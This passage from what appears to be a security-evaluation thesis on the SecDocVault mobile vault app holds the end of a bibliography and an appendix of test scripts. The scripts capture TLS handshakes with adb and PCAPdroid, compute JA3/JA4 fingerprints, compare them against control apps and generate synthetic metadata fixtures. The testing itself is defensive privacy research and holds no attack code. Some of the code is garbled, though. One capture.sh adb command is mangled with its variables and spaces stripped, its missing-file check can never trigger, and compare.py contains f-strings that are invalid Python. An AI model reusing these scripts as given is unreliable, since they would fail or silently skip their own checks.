[63] Nash, A. and Choo, K.-K.R. (2024) 'Password managers and vault application security and forensics: research challenges and future opportunities', *Digital Forensics and Cyber Crime (ICDF2C 2023)*, LNICST. Cham: Springer, pp. 31–53. https://doi.org/10.1007/978-3-031-56583-0_3

[64] Ruffin, M., Lopez-Toledo, I., Levchenko, K. and Wang, G. (2022) 'Casing the vault: security analysis of vault applications', *Proceedings of the 21st Workshop on Privacy in the Electronic Society (WPES '22)*. Los Angeles, CA: ACM, pp. 175–180. https://doi.org/10.1145/3559613.3563204

[65] S-RM (2025) *Cracking the vault: exposing the weaknesses of encrypted apps*. S-RM Intelligence and Risk Consulting. Available at: https://www.s-rminform.com/latest-thinking/cracking-the-vault-exposing-the-weaknesses-of-encrypted-apps (Accessed: 29 August 2026).

[66] Zhang, X., Baggili, I. and Breitinger, F. (2017) 'Breaking into the vault: privacy, security and forensic analysis of Android vault applications', *Computers & Security*, 70, pp. 516–531. https://doi.org/10.1016/j.cose.2017.07.011

[67] Check Point Research (2021) *Mobile apps exposing user data via misconfigured third-party cloud services*. Check Point Software Technologies. (Study identifying 2,113 apps with exposed Firebase back-ends.)

[68] Appthority (2018) *Unsecured Firebase databases: exposing sensitive data across thousands of mobile apps*. Appthority Mobile Threat Team.

[69] Sitouah, N., Esposito, M. and Bruschi, F. (2026) 'Self-Sovereign Identity and eIDAS 2.0: An Analysis of Control, Privacy, and Legal Implications', *arXiv preprint* arXiv:2601.19837. Available at: https://arxiv.org/abs/2601.19837 (Accessed: 30 August 2026)

Appendix A — Reproduction scripts for TA

This appendix records, for each executed test, the commands run and the raw output on which the findings in Chapter 5 rest, so that any result may be independently reproduced. Paths are relative to the repository root. Full artefacts are held under evidence/; excerpts here are verbatim.

Standing conditions. No application source was modified during any test. All fixtures are synthetic. The Firebase project is the authors' own. Device work used a Nothing A063 running Android 15 (patch 2026-04-01), not rooted; sandbox access relied on adb run-as against a debuggable build.

A.1 TA-04: Cross-session linkability and TLS fingerprint

capture.sh

```
#!/usr/bin/env bash
# TA-04 -- capture one condition's TLS handshakes.
#
# Purpose
# -------
# JA3/JA4 are computed from ClientHello bytes, so this needs a real PCAP -- PCAPdroid's CSV export
# carries connection metadata only. PCAPdroid must therefore be set to "PCAP file" dump mode.
#
#   ./capture.sh <serial> <label>
#
# Labels used by the plan: s1 s2 s3 reinstall reboot deviceB control-<appname>

set -uo pipefail
D="${1:?usage: capture.sh <serial> <label>}"
LABEL="${2:?usage: capture.sh <serial> <label>}"
PKG="${TA04_PKG:-com.secdocvault}"
OUT="evidence/TA-04/session-captures"
mkdir -p "$OUT"

CTRL="com.emanuelef.remote_capture/.activities.CaptureCtrl"

# Stop existing capture session
adb -s "D"shellamstart-n"CTRL" -e action stop >/dev/null 2>&1; sleep 2 # comment this line if the capture are not starting automatically, just make sure the previous capture are stopped

# Record baseline existing pcaps
PRE=$(adb -s "$D" shell 'ls /storage/emulated/0/Download/PCAPdroid/ 2>/dev/null' | tr -d '\r' | sort)

echo "starting capture -- filter: $PKG -- label: $LABEL"

# Start capture with pcap file output enabled
adb -s "$D" shell am start -n "$CTRL" \
   -e action start \
   -e app_filter "$PKG" \
   -e pcap_dump_mode "pcap_file" \
   -e pcap_name "${LABEL}.pcap" >/dev/null 2>&1
sleep 6

if ! adb -s "$D" shell dumpsys connectivity 2>/dev/null | grep -q "Transports: VPN"; then
 echo "!! capture did not start -- accept the PCAPdroid control request / VPN consent on the device,"
 echo "   then re-run. A capture that never started looks identical to a silent app."
 exit 1
fi
echo "capture RUNNING."
echo
echo "  Drive the app now. Press ENTER here when the condition is complete."
read -r

adb -s "$D" shell am start -n "$CTRL" -e action stop >/dev/null 2>&1
sleep 4

# Find the new .pcap file in Download/PCAPdroid, pull it to evidence/TA-04/session-captures, and delete it from the device
F="/storage/emulated/0/Download/PCAPdroid/$LABEL.pcap"
if [ -z "$F" ]; then
 echo "!! no .pcap found in Download/."
 echo "   Check PCAPdroid -> Traffic dump is set to 'PCAP file'."
 echo "   (A CSV export is NOT usable here: JA3/JA4 need the handshake bytes.)"
 exit 2
fi

adb -s "$D" pull "$F" "$OUT/$LABEL.pcap" >/dev/null 2>&1
adb -s "$D" shell "rm -f '$F'" >/dev/null 2>&1  # avoid picking up a stale file next run

SZ=$(stat -f%z "$OUT/$LABEL.pcap" 2>/dev/null || stat -c%s "$OUT/$LABEL.pcap")
echo "saved $OUT/$LABEL.pcap ($SZ bytes)"

# Duplicate check: identical captures across conditions are a collection error, not a result
H=$(shasum -a 256 "$OUT/$LABEL.pcap" | cut -d" " -f1)
for other in "$OUT"/*.pcap; do
 [ "$other" = "$OUT/$LABEL.pcap" ] && continue
 if [ "$(shasum -a 256 "$other" | cut -d" " -f1)" = "$H" ]; then
   echo "!! WARNING: byte-identical to $(basename "$other") -- this is NOT a distinct capture."
   echo "   Delete $OUT/$LABEL.pcap and re-run this condition."
 fi
done

HELLOS=$(python3 evidence/HARNESS/TA-04/ja3ja4.py "$OUT/$LABEL.pcap" --label "$LABEL" 2>/dev/null \
        | grep -c "JA4 " || true)
echo "ClientHellos found: ${HELLOS:-0}"
if [ "${HELLOS:-0}" = "0" ]; then
 echo "!! no TLS handshakes captured. Either the app made no connection, or the filter excluded it."
```

```
 echo "   Do not record this as 'no fingerprint' -- it is an empty capture, which is not a result."
fi
```

compare.py

```
#!/usr/bin/env python3
"""
TA-04 -- compare fingerprints across conditions and decide the verdict.

Purpose
-------
A stable JA3/JA4 is the normal state of every app; it is only a finding if it is *distinctive*.
This applies the plan's pass condition mechanically:

 PASS -- the signature does not uniquely identify the app (it matches other apps on the device)
 FAIL -- a stable, app-unique JA3/JA4

and refuses to return a verdict when the control captures that make the comparison possible are
missing, because "the app has a stable fingerprint" on its own means nothing.

   python3 compare.py evidence/TA-04/session-captures/*.pcap > evidence/TA-04/ja3-ja4-comparison.md
"""

import collections
import os
import sys

sys.path.insert(0, os.path.dirname(os.path.abspath(__file__)))
from ja3ja4 import (read_capture, strip_link, strip_ip_tcp,  # noqa: E402
                    parse_client_hello, compute_ja3, compute_ja4, is_grease, VERSION_MAP)


def fingerprints(path):
   out = []
   for linktype, pkt in read_capture(path):
       et, payload = strip_link(linktype, pkt)
       if et is None:
           continue
       parsed = strip_ip_tcp(et, payload)
       if not parsed:
           continue
       _s, _d, dport, tcp = parsed
       if not tcp or dport not in (443, 8443):
           continue
       ch = parse_client_hello(tcp)
       if not ch:
           continue
       ja3_str, ja3 = compute_ja3(ch)
       out.append({
           "sni": ch["sni"] or "(none)",
           "ja3": ja3, "ja3_str": ja3_str, "ja4": compute_ja4(ch),
           "n_ciphers": len([c for c in ch["ciphers"] if not is_grease(c)]),
           "n_ext": len([e for e in ch["extensions"] if not is_grease(e)]),
           "alpn": ",".join(ch["alpns"]) or "(none)",
       })
   return out


def main():
   paths = sys.argv[1:]
   if not paths:
       sys.exit("usage: compare.py <pcap> [pcap ...]")

   data = {}
   for p in paths:
       label = os.path.splitext(os.path.basename(p))[0]
       data[label] = fingerprints(p)

   app_labels = [l for l in data if not l.startswith("control-")]
   ctl_labels = [l for l in data if l.startswith("control-")]

   print("# TA-04 -- JA3/JA4 comparison\n")
   print("| Condition | ClientHellos | distinct JA3 | distinct JA4 |")
   print("|---|---|---|---|")
   for l in sorted(data):
       f = data[l]
       print(f"| `{l}` | {len(f)} | {len({x['ja3'] for x in f})} | {len({x['ja4'] for x in f})} |")
   print()

   empty = [l for l, f in data.items() if not f]
   if empty:
       print(f"> **Empty captures: {', '.join('`'+l+'`' for l in empty)}.** These contain no TLS "
             "handshake. That is not evidence of anything -- exclude them or re-capture.\n")

   app_fps = {x["ja4"] for l in app_labels for x in data[l]}
   app_ja3 = {x["ja3"] for l in app_labels for x in data[l]}

   print("## Stability across conditions\n")
   if not app_fps:
       print("> No app fingerprints captured. **Nothing can be concluded.**\n")
       sys.exit(2)
   if len(app_fps) == 1:
       print(f"The app presents a **single stable JA4** across {len(app_labels)} conditions: "
             f"`{next(iter(app_fps))}`\n")
       print("Stability alone is **not** a finding -- it is the norm for every app. Whether it "
             "matters depends entirely on the control comparison below.\n")
   else:
       print(f"**{len(app_fps)} distinct JA4 values** across conditions -- the handshake varies. "
             "Record what differs (Android version, network, TLS provider); variation is a "
             "defence against passive linkage.\n")
       for l in sorted(app_labels):
           for x in data[l]:
               print(f"- `{l}` → `{x['ja4']}` (sni `{x['sni']}`)")
       print()

   print("## Control comparison -- this is what decides the verdict\n")
   if not ctl_labels:
       print("> **INCONCLUSIVE -- no control captures.** Files named `control-<app>.pcap` are "
             "required: the question is not whether this app has a stable fingerprint (every app "
             "does) but whether that fingerprint **distinguishes it from other apps on the same "
             "device**. Without a control, a stable JA3/JA4 supports no claim in either "
             "direction.\n")
       print("> Capture 2-3 other apps -- ideally at least one other React Native app, plus a "
             "browser as a known-different baseline -- and re-run.\n")
       sys.exit(3)

   ctl_fps = {x["ja4"] for l in ctl_labels for x in data[l]}
   shared = app_fps & ctl_fps
   verdict = "PASS" if shared else "FAIL"

   print(f"| Source | distinct JA4 |")
```

```
    print(f"|---|---|")
    print(f"| app (`{``, ``.join(sorted(app_labels))}`) | {len(app_fps)} |")
    print(f"| controls (`{``, ``.join(sorted(ctl_labels))}`) | {len(ctl_fps)} |")
    print(f"| **shared between app and controls** | **{len(shared)}** |\n")

    print(f"## Verdict: {verdict}\n")
    if verdict == "PASS":
        print("The app's TLS signature is **shared with other apps on the device**, so it "
              "identifies the networking stack (React Native / OkHttp / Conscrypt), not this "
              "application. A passive observer cannot use it to single out a SecDocVault user.\n")
        print("This is the **false-linkage** result anticipated in literature §2.1.5.4 "
              "(Althouse et al. 2017; FoxIO 2023), demonstrated directly -- a stronger outcome to "
              "report than a bare 'no finding'.\n")
    else:
        print("The app's JA4 is **not shared with any control app** -- it is potentially "
              "app-distinctive on this device. Identify what differs by comparing the `ja3_str` "
              "components below (cipher list, extensions, curves) before concluding: a difference "
              "may reflect a different Android/TLS-provider version rather than the app itself.\n")
        for l in sorted(app_labels):
            for x in data[l][:1]:
                print(f"- app `{l}`: ciphers={x['n_ciphers']} ext={x['n_ext']} alpn={x['alpn']}")
        for l in sorted(ctl_labels):
            for x in data[l][:1]:
                print(f"- ctl `{l}`: ciphers={x['n_ciphers']} ext={x['n_ext']} alpn={x['alpn']}")
        print()

    print("## Caveat on JA4\n")
    print("JA3 follows the original Salesforce definition and is stable. The JA4 implementation "
          "here follows the FoxIO spec as published; **cross-check one sample against FoxIO's "
          "reference before comparing against an external JA4 database.** Comparisons *within* "
          "this dataset -- which is what the verdict rests on -- are unaffected either way.\n")


if __name__ == "__main__":
    main()
```

ja3ja4.py

```
#!/usr/bin/env python3
"""
TA-04 -- compute JA3 and JA4 TLS client fingerprints from a capture.

Purpose
-------
Tests whether a passive observer can recognise *this app* from its TLS handshake alone, across
sessions, reinstalls, reboots and devices. Literature section 2.1.5.4 (Althouse et al. 2017;
FoxIO 2023) raises the false-linkage problem: a React Native app's handshake may be identical to
every other app on the same networking stack, in which case the fingerprint identifies the *stack*,
not the app, and is useless for tracking this user. That is the question this answers.

Dependency-free by design: parses pcap and pcapng directly, so there is nothing to install beyond
Python 3.

Usage
-----
    python3 ja3ja4.py capture.pcap [more.pcap ...] --label "session-1"
    python3 ja3ja4.py *.pcap --csv evidence/TA-04/ja3-ja4.csv

Caveat
------
JA3 follows the original Salesforce definition and is stable. The JA4 implementation here follows
the FoxIO spec as published; before publishing any comparison against an *external* JA4 database,
cross-check one sample against FoxIO's reference implementation. Comparisons *within* this dataset
(app vs app, session vs session) are unaffected either way, and that is what the test turns on.
"""

import argparse
import csv
import hashlib
import struct
import sys
from collections import defaultdict

# ---------------------------------------------------------------------------
# GREASE (RFC 8701): 0x0a0a, 0x1a1a, ... 0xfafa. Both bytes equal, low nibble 'a'.
# Must be stripped or the fingerprint changes randomly between handshakes.
# ---------------------------------------------------------------------------

def is_grease(v):
    return (v & 0x0F0F) == 0x0A0A and (v >> 8) == (v & 0xFF)


# ---------------------------------------------------------------------------
# Capture file readers
# ---------------------------------------------------------------------------

LINKTYPE_ETHERNET = 1
LINKTYPE_RAW = 101
LINKTYPE_LINUX_SLL = 113
LINKTYPE_LINUX_SLL2 = 276
LINKTYPE_NULL = 0


def read_pcap(data):
    """Yield (linktype, packet_bytes) from a classic pcap file."""
    magic = data[:4]
    if magic in (b"\xd4\xc3\xb2\xa1", b"\x4d\x3c\xb2\xa1"):
        endian = "<"
    elif magic in (b"\xa1\xb2\xc3\xd4", b"\xa1\xb2\x3c\x4d"):
        endian = ">"
    else:
        return
    linktype = struct.unpack(endian + "I", data[20:24])[0]
    off = 24
    while off + 16 <= len(data):
        _, _, caplen, _ = struct.unpack(endian + "IIII", data[off:off + 16])
        off += 16
        if off + caplen > len(data):
            break
        yield linktype, data[off:off + caplen]
        off += caplen


def read_pcapng(data):
    """Yield (linktype, packet_bytes) from a pcapng file. Handles SHB/IDB/EPB."""
    off = 0
    endian = "<"
    linktypes = []
    while off + 12 <= len(data):
        btype = struct.unpack(endian + "I", data[off:off + 4])[0]
        if btype == 0x0A0D0D0A:  # Section Header Block -- sets endianness
```

```
            bom = data[off + 8:off + 12]
            endian = "<" if bom == b"\x4d\x3c\x2b\x1a" else ">"
            btype = 0x0A0D0D0A
            linktypes = []
        blen = struct.unpack(endian + "I", data[off + 4:off + 8])[0]
        if blen < 12 or off + blen > len(data):
            break
        body = data[off + 8:off + blen - 4]
        if btype == 0x00000001:  # Interface Description Block
            linktypes.append(struct.unpack(endian + "H", body[0:2])[0])
        elif btype == 0x00000006:  # Enhanced Packet Block
            iface = struct.unpack(endian + "I", body[0:4])[0]
            caplen = struct.unpack(endian + "I", body[12:16])[0]
            pkt = body[20:20 + caplen]
            lt = linktypes[iface] if iface < len(linktypes) else LINKTYPE_ETHERNET
            yield lt, pkt
        off += blen


def read_capture(path):
    with open(path, "rb") as fh:
        data = fh.read()
    if data[:4] == b"\x0a\x0d\x0d\x0a":
        yield from read_pcapng(data)
    else:
        yield from read_pcap(data)


# ---------------------------------------------------------------------------
# Link / network / transport peeling
# ---------------------------------------------------------------------------

def strip_link(linktype, pkt):
    """Return (ethertype, payload) after removing the link-layer header."""
    if linktype == LINKTYPE_ETHERNET:
        if len(pkt) < 14:
            return None, b""
        et = struct.unpack("!H", pkt[12:14])[0]
        off = 14
        while et in (0x8100, 0x88A8):  # VLAN tags
            if len(pkt) < off + 4:
                return None, b""
            et = struct.unpack("!H", pkt[off + 2:off + 4])[0]
            off += 4
        return et, pkt[off:]
    if linktype == LINKTYPE_LINUX_SLL:
        if len(pkt) < 16:
            return None, b""
        return struct.unpack("!H", pkt[14:16])[0], pkt[16:]
    if linktype == LINKTYPE_LINUX_SLL2:
        if len(pkt) < 20:
            return None, b""
        return struct.unpack("!H", pkt[0:2])[0], pkt[20:]
    if linktype == LINKTYPE_RAW:
        if not pkt:
            return None, b""
        ver = pkt[0] >> 4
        return (0x0800 if ver == 4 else 0x86DD), pkt
    if linktype == LINKTYPE_NULL:
        if len(pkt) < 4:
            return None, b""
        return 0x0800, pkt[4:]
    return None, b""


def strip_ip_tcp(ethertype, payload):
    """Return (src_ip, dst_ip, dst_port, tcp_payload) or None."""
    if ethertype == 0x0800:  # IPv4
        if len(payload) < 20:
            return None
        ihl = (payload[0] & 0x0F) * 4
        if payload[9] != 6 or len(payload) < ihl + 20:
            return None
        src = ".".join(str(b) for b in payload[12:16])
        dst = ".".join(str(b) for b in payload[16:20])
        tcp = payload[ihl:]
    elif ethertype == 0x86DD:  # IPv6
        if len(payload) < 40 or payload[6] != 6:
            return None
        src = payload[8:24].hex()
        dst = payload[24:40].hex()
        tcp = payload[40:]
    else:
        return None
    if len(tcp) < 20:
        return None
    dport = struct.unpack("!H", tcp[2:4])[0]
    doff = (tcp[12] >> 4) * 4
    if len(tcp) < doff:
        return None
    return src, dst, dport, tcp[doff:]


# ---------------------------------------------------------------------------
# TLS ClientHello parsing
# ---------------------------------------------------------------------------

def parse_client_hello(buf):
    """Parse a TLS record carrying a ClientHello. Returns a dict or None."""
    if len(buf) < 6 or buf[0] != 0x16:  # handshake record
        return None
    if buf[5] != 0x01:  # ClientHello
        return None
    rec_len = struct.unpack("!H", buf[3:5])[0]
    body = buf[5:5 + rec_len]
    if len(body) < 4:
        return None
    hs_len = int.from_bytes(body[1:4], "big")
    hs = body[4:4 + hs_len]
    p = 0
    if len(hs) < 34:
        return None
    legacy_version = struct.unpack("!H", hs[p:p + 2])[0]
    p += 2 + 32  # version + random
    if p >= len(hs):
        return None
    sid_len = hs[p]; p += 1 + sid_len
    if p + 2 > len(hs):
        return None
    cs_len = struct.unpack("!H", hs[p:p + 2])[0]; p += 2
    ciphers = [struct.unpack("!H", hs[p + i:p + i + 2])[0] for i in range(0, cs_len, 2)]
    p += cs_len
    if p >= len(hs):
        return None
    comp_len = hs[p]; p += 1 + comp_len
```

```
    exts, curves, formats, sig_algs, alpns = [], [], [], [], []
    sni = None
    supported_versions = []

    if p + 2 <= len(hs):
        ext_total = struct.unpack("!H", hs[p:p + 2])[0]; p += 2
        end = min(p + ext_total, len(hs))
        while p + 4 <= end:
            etype, elen = struct.unpack("!HH", hs[p:p + 4]); p += 4
            edata = hs[p:p + elen]; p += elen
            exts.append(etype)
            if etype == 0x000A and len(edata) >= 2:      # supported_groups
                n = struct.unpack("!H", edata[0:2])[0]
                curves = [struct.unpack("!H", edata[2 + i:4 + i])[0] for i in range(0, n, 2)]
            elif etype == 0x000B and len(edata) >= 1:    # ec_point_formats
                formats = list(edata[1:1 + edata[0]])
            elif etype == 0x000D and len(edata) >= 2:    # signature_algorithms
                n = struct.unpack("!H", edata[0:2])[0]
                sig_algs = [struct.unpack("!H", edata[2 + i:4 + i])[0] for i in range(0, n, 2)]
            elif etype == 0x0000 and len(edata) >= 5:    # server_name
                nlen = struct.unpack("!H", edata[3:5])[0]
                sni = edata[5:5 + nlen].decode("ascii", "replace")
            elif etype == 0x0010 and len(edata) >= 2:    # ALPN
                q = 2
                while q < len(edata):
                    l = edata[q]; q += 1
                    alpns.append(edata[q:q + l].decode("ascii", "replace")); q += l
            elif etype == 0x002B and len(edata) >= 1:    # supported_versions
                n = edata[0]
                supported_versions = [
                    struct.unpack("!H", edata[1 + i:3 + i])[0] for i in range(0, n, 2)
                ]

    return {
        "legacy_version": legacy_version,
        "ciphers": ciphers,
        "extensions": exts,
        "curves": curves,
        "formats": formats,
        "sig_algs": sig_algs,
        "sni": sni,
        "alpns": alpns,
        "supported_versions": supported_versions,
    }


# ---------------------------------------------------------------------------
# Fingerprints
# ---------------------------------------------------------------------------

def compute_ja3(ch):
    ciphers = [c for c in ch["ciphers"] if not is_grease(c)]
    exts = [e for e in ch["extensions"] if not is_grease(e)]
    curves = [c for c in ch["curves"] if not is_grease(c)]
    s = "{},{},{},{},{}".format(
        ch["legacy_version"],
        "-".join(map(str, ciphers)),
        "-".join(map(str, exts)),
        "-".join(map(str, curves)),
        "-".join(map(str, ch["formats"])),
    )
    return s, hashlib.md5(s.encode()).hexdigest()


VERSION_MAP = {0x0304: "13", 0x0303: "12", 0x0302: "11", 0x0301: "10", 0x0300: "s3"}


def compute_ja4(ch, proto="t"):
    sv = [v for v in ch["supported_versions"] if not is_grease(v)]
    version = max(sv) if sv else ch["legacy_version"]
    ver = VERSION_MAP.get(version, "00")

    sni_char = "d" if ch["sni"] else "i"

    ciphers = sorted(c for c in ch["ciphers"] if not is_grease(c))
    exts_all = [e for e in ch["extensions"] if not is_grease(e)]
    # JA4_a counts every extension; JA4_c excludes SNI (0x0000) and ALPN (0x0010).
    exts_hash = sorted(e for e in exts_all if e not in (0x0000, 0x0010))

    nc = min(len(ciphers), 99)
    ne = min(len(exts_all), 99)

    if ch["alpns"]:
        a = ch["alpns"][0]
        alpn = (a[0] + a[-1]) if len(a) >= 2 else (a[0] * 2 if a else "00")
    else:
        alpn = "00"

    ja4_a = f"{proto}{ver}{sni_char}{nc:02d}{ne:02d}{alpn}"

    cipher_str = ",".join(f"{c:04x}" for c in ciphers)
    ja4_b = hashlib.sha256(cipher_str.encode()).hexdigest()[:12] if ciphers else "000000000000"

    sig_str = ",".join(f"{s:04x}" for s in ch["sig_algs"] if not is_grease(s))
    ext_str = ",".join(f"{e:04x}" for e in exts_hash)
    c_input = f"{ext_str}_{sig_str}" if sig_str else ext_str
    ja4_c = hashlib.sha256(c_input.encode()).hexdigest()[:12] if exts_hash else "000000000000"

    return f"{ja4_a}_{ja4_b}_{ja4_c}"


# ---------------------------------------------------------------------------

def main():
    ap = argparse.ArgumentParser()
    ap.add_argument("captures", nargs="+")
    ap.add_argument("--label", default="", help="condition label, e.g. session-1 / reinstall / device-B")
    ap.add_argument("--csv", help="append rows to this CSV")
    args = ap.parse_args()

    rows = []
    for path in args.captures:
        seen = set()
        for linktype, pkt in read_capture(path):
            et, payload = strip_link(linktype, pkt)
            if et is None:
                continue
            parsed = strip_ip_tcp(et, payload)
            if not parsed:
                continue
            _src, dst, dport, tcp_payload = parsed
            if not tcp_payload or dport not in (443, 8443, 8080):
                continue
            ch = parse_client_hello(tcp_payload)
            if not ch:
                continue
```

```
            ja3_str, ja3 = compute_ja3(ch)
            ja4 = compute_ja4(ch)
            key = (ja3, ja4, ch["sni"])
            if key in seen:
                continue
            seen.add(key)
            rows.append({
                "capture": path.split("/")[-1],
                "label": args.label,
                "sni": ch["sni"] or "(none)",
                "dst": dst,
                "ja3": ja3,
                "ja4": ja4,
                "tls_version": VERSION_MAP.get(
                    max([v for v in ch["supported_versions"] if not is_grease(v)] or
                        [ch["legacy_version"]]), "?"),
                "n_ciphers": len([c for c in ch["ciphers"] if not is_grease(c)]),
                "n_extensions": len([e for e in ch["extensions"] if not is_grease(e)]),
                "alpn": ",".join(ch["alpns"]) or "(none)",
                "ja3_string": ja3_str,
            })

    if not rows:
        print("No TLS ClientHello found. Check the capture actually contains port-443 traffic:")
        print("  tshark -r <file> -Y 'tls.handshake.type == 1' | head")
        sys.exit(1)

    print(f"\n{len(rows)} distinct ClientHello fingerprints\n")
    for r in rows:
        print(f"  {r['label']:<14} {r['sni']:<44} JA4 {r['ja4']}")
        print(f"  {'':<14} {'':<44} JA3 {r['ja3']}")

    uniq_ja3 = {r["ja3"] for r in rows}
    uniq_ja4 = {r["ja4"] for r in rows}
    print(f"\nDistinct JA3: {len(uniq_ja3)}   Distinct JA4: {len(uniq_ja4)}")
    if len(uniq_ja3) == 1:
        print("\n  A single stable JA3 across everything captured. Whether that is a finding "
              "depends entirely on step 3 of the procedure: compare it against other apps on "
              "the same device. If they match, the fingerprint identifies the STACK, not the "
              "app, and there is no app-unique signal to report.")

    if args.csv:
        import os
        new = not os.path.exists(args.csv)
        with open(args.csv, "a", newline="") as fh:
            w = csv.DictWriter(fh, fieldnames=list(rows[0].keys()))
            if new:
                w.writeheader()
            w.writerows(rows)
        print(f"\nAppended {len(rows)} rows to {args.csv}")


if __name__ == "__main__":
    main()
```

make-fixtures.sh

```
#!/usr/bin/env bash
# Fixture generator -- TA-07 (metadata) and TA-04 step 4 (size correlation).
#
# ALL values are fabricated. No real identity, medical or financial data is used, per the plan's
# ground rule 1. Runs anywhere: no absolute paths, output relative to the repo root.
#
#   ./evidence/HARNESS/TA-04/make-fixtures.sh [output-dir]
#
# Requires: ImageMagick 7 (`magick`) and `exiftool`.
#   macOS:  brew install imagemagick exiftool
#   Debian: apt install imagemagick libimage-exiftool-perl
#
# Two fixture families are produced:
#
#   A. METADATA fixtures (TA-07) -- carry a known EXIF/XMP/IPTC/GPS payload plus an embedded
#      thumbnail whose pixels DIFFER from the main image, so that if the thumbnail ever surfaces in
#      an exported artefact it is unambiguous evidence of a redaction bypass.
#
#   B. SIZE fixtures (TA-04 step 4) -- incompressible random data at exact byte sizes. These give a
#      clean regression of ciphertext length against plaintext length, which the metadata fixtures
#      cannot: their sizes depend on the ImageMagick version and are not round numbers.

set -euo pipefail
OUT="${1:-evidence/TA-07/fixtures}"
TMP="$(mktemp -d)"
trap 'rm -rf "$TMP"' EXIT
mkdir -p "$OUT"

command -v magick   >/dev/null || { echo "need ImageMagick 7 (magick)"; exit 1; }
command -v exiftool >/dev/null || { echo "need exiftool"; exit 1; }

# a font that exists on both macOS and most Linux images; fall back to the built-in
FONT=""
for f in /System/Library/Fonts/Supplemental/Arial.ttf \
         /usr/share/fonts/truetype/dejavu/DejaVuSans.ttf; do
 [ -f "$f" ] && FONT="-font $f" && break
done

echo "==> A. metadata fixtures"

# Main raster: carries a visible pixel canary.
# shellcheck disable=SC2086
magick $FONT -size 800x600 xc:'#dfe7ef' \
 -fill '#102030' -pointsize 44 -gravity north  -annotate +0+60 'SECDOCVAULT TA-07' \
 -fill '#8b0000' -pointsize 34 -gravity center -annotate +0+0  'PIXEL-CANARY-0002' \
 -fill '#102030' -pointsize 26 -gravity south  -annotate +0+60 'Passport No X1234567 (synthetic)' \
 "$TMP/base.png"

# Thumbnail raster: DELIBERATELY different pixels from the main image.
# shellcheck disable=SC2086
magick $FONT -size 160x120 xc:'#ffdd00' \
 -fill '#000000' -pointsize 15 -gravity center -annotate +0+0 'THUMB-CANARY-0003' \
 "$TMP/thumb.jpg"

magick "$TMP/base.png" -quality 92 "$OUT/fixture-photo.jpg"
magick "$TMP/base.png"             "$OUT/fixture-text.png"
magick "$TMP/base.png" -compress none "$OUT/fixture-scan.tiff"
magick "$TMP/base.png"             "$OUT/fixture-heic.heic" 2>/dev/null || \
 echo "   (HEIC unsupported by this ImageMagick build -- skipped)"
magick "$TMP/base.png" "$TMP/base.pdf" && cp "$TMP/base.pdf" "$OUT/fixture-doc.pdf"

tag_common() {
 exiftool -overwrite_original -q \
   -EXIF:Make='SecDocVaultTest' -EXIF:Model='FixtureCam-9000' \
```

```
   -EXIF:Software='TA07-FixtureBuilder-1.0' \
   -EXIF:DateTimeOriginal='2026:01:02 03:04:05' \
   -EXIF:CreateDate='2026:01:02 03:04:05' -EXIF:ModifyDate='2026:01:02 03:04:05' \
   -EXIF:SerialNumber='CANARY-EXIF-0001' -EXIF:LensSerialNumber='CANARY-LENS-0001' \
   -EXIF:ImageDescription='TA-07 synthetic fixture - contains no real data' \
   -EXIF:Artist='TA07-Fabricated-Artist' -EXIF:Copyright='TA07-Fabricated-Copyright' \
   -EXIF:UserComment='CANARY-USERCOMMENT-0004' \
   -GPS:GPSLatitude='51.5007'  -GPS:GPSLatitudeRef='N' \
   -GPS:GPSLongitude='-0.1246' -GPS:GPSLongitudeRef='W' \
   -GPS:GPSAltitude='12.5' -GPS:GPSAltitudeRef='Above Sea Level' \
   -GPS:GPSDateStamp='2026:01:02' -GPS:GPSTimeStamp='03:04:05' \
   -XMP-dc:Title='TA07-XMP-TITLE' -XMP-dc:Creator='TA07-XMP-CREATOR' \
   -XMP-dc:Description='CANARY-XMP-0005' -XMP-photoshop:City='FabricatedCity' \
   -IPTC:By-line='TA07-IPTC-BYLINE' -IPTC:Caption-Abstract='CANARY-IPTC-0006' \
   -IPTC:City='FabricatedCity' -IPTC:Keywords='CANARY-IPTC-KEYWORD-0007' \
   "$1" 2>/dev/null || true
}
for f in fixture-photo.jpg fixture-text.png fixture-scan.tiff fixture-heic.heic; do
 [ -f "$OUT/$f" ] && tag_common "$OUT/$f"
done

# Embedded thumbnail -- the redaction-bypass vector.
for f in fixture-photo.jpg fixture-scan.tiff fixture-text.png fixture-heic.heic; do
 [ -f "$OUT/$f" ] && exiftool -overwrite_original -q "-ThumbnailImage<=$TMP/thumb.jpg" \
   "$OUT/$f" 2>/dev/null || true
done

# PNG textual chunks (tEXt / iTXt / zTXt)
exiftool -overwrite_original -q \
 -PNG:Title='TA07-PNG-TITLE' -PNG:Author='TA07-PNG-AUTHOR' \
 -PNG:Description='CANARY-PNGTEXT-0008' -PNG:Comment='CANARY-PNGCOMMENT-0009' \
 -PNG:Source='FixtureCam-9000' -PNG:CreationTime='2026:01:02 03:04:05' \
 "$OUT/fixture-text.png" 2>/dev/null || true

# PDF document metadata
exiftool -overwrite_original -q \
 -PDF:Title='TA07-PDF-TITLE' -PDF:Author='TA07-PDF-AUTHOR' \
 -PDF:Subject='CANARY-PDF-0010' -PDF:Keywords='CANARY-PDFKEYWORD-0011' \
 -PDF:Creator='TA07-PDF-CREATOR-APP' -PDF:Producer='TA07-PDF-PRODUCER' \
 -PDF:CreateDate='2026:01:02 03:04:05' -PDF:ModifyDate='2026:01:02 03:04:05' \
 -XMP-dc:Title='TA07-PDF-XMP-TITLE' -XMP-dc:Creator='TA07-PDF-XMP-CREATOR' \
 "$OUT/fixture-doc.pdf" 2>/dev/null || true

echo "==> B. size-probe fixtures (TA-04 step 4)"
# Incompressible random bytes at EXACT sizes. Round numbers make the regression readable and
# guarantee the size is independent of any encoder's version.
#
# Note the 5 MiB threshold: below it the app encrypts the file's BASE64 TEXT (factor 16/9);
# at or above it the chunked path encrypts RAW BYTES (expected factor 4/3). size-6291456 sits
# above the threshold deliberately, to test whether the ratio changes.
# It will not be readable back through the app -- see finding TA-07-X1.
# Written via temp files rather than a pipeline: `head -c` closes the pipe early, which raises
# SIGPIPE in the producer and, under `set -o pipefail`, aborts the whole script silently.
for spec in 10240 51200 102400 512000 1048576 2097152 6291456; do
 head -c "$spec" /dev/urandom > "$TMP/raw.bin"
 base64 < "$TMP/raw.bin" > "$TMP/raw.b64"
 head -c "$spec" "$TMP/raw.b64" > "$OUT/size-$spec.txt"
 printf '   size-%-9s %s bytes\n' "$spec" "$(wc -c < "$OUT/size-$spec.txt" | tr -d ' ')"
done

echo
echo "==> manifest"
MAN="$OUT/FIXTURE-MANIFEST.txt"
{
 echo "# Fixture manifest -- generated $(date -u +%Y-%m-%dT%H:%M:%SZ)"
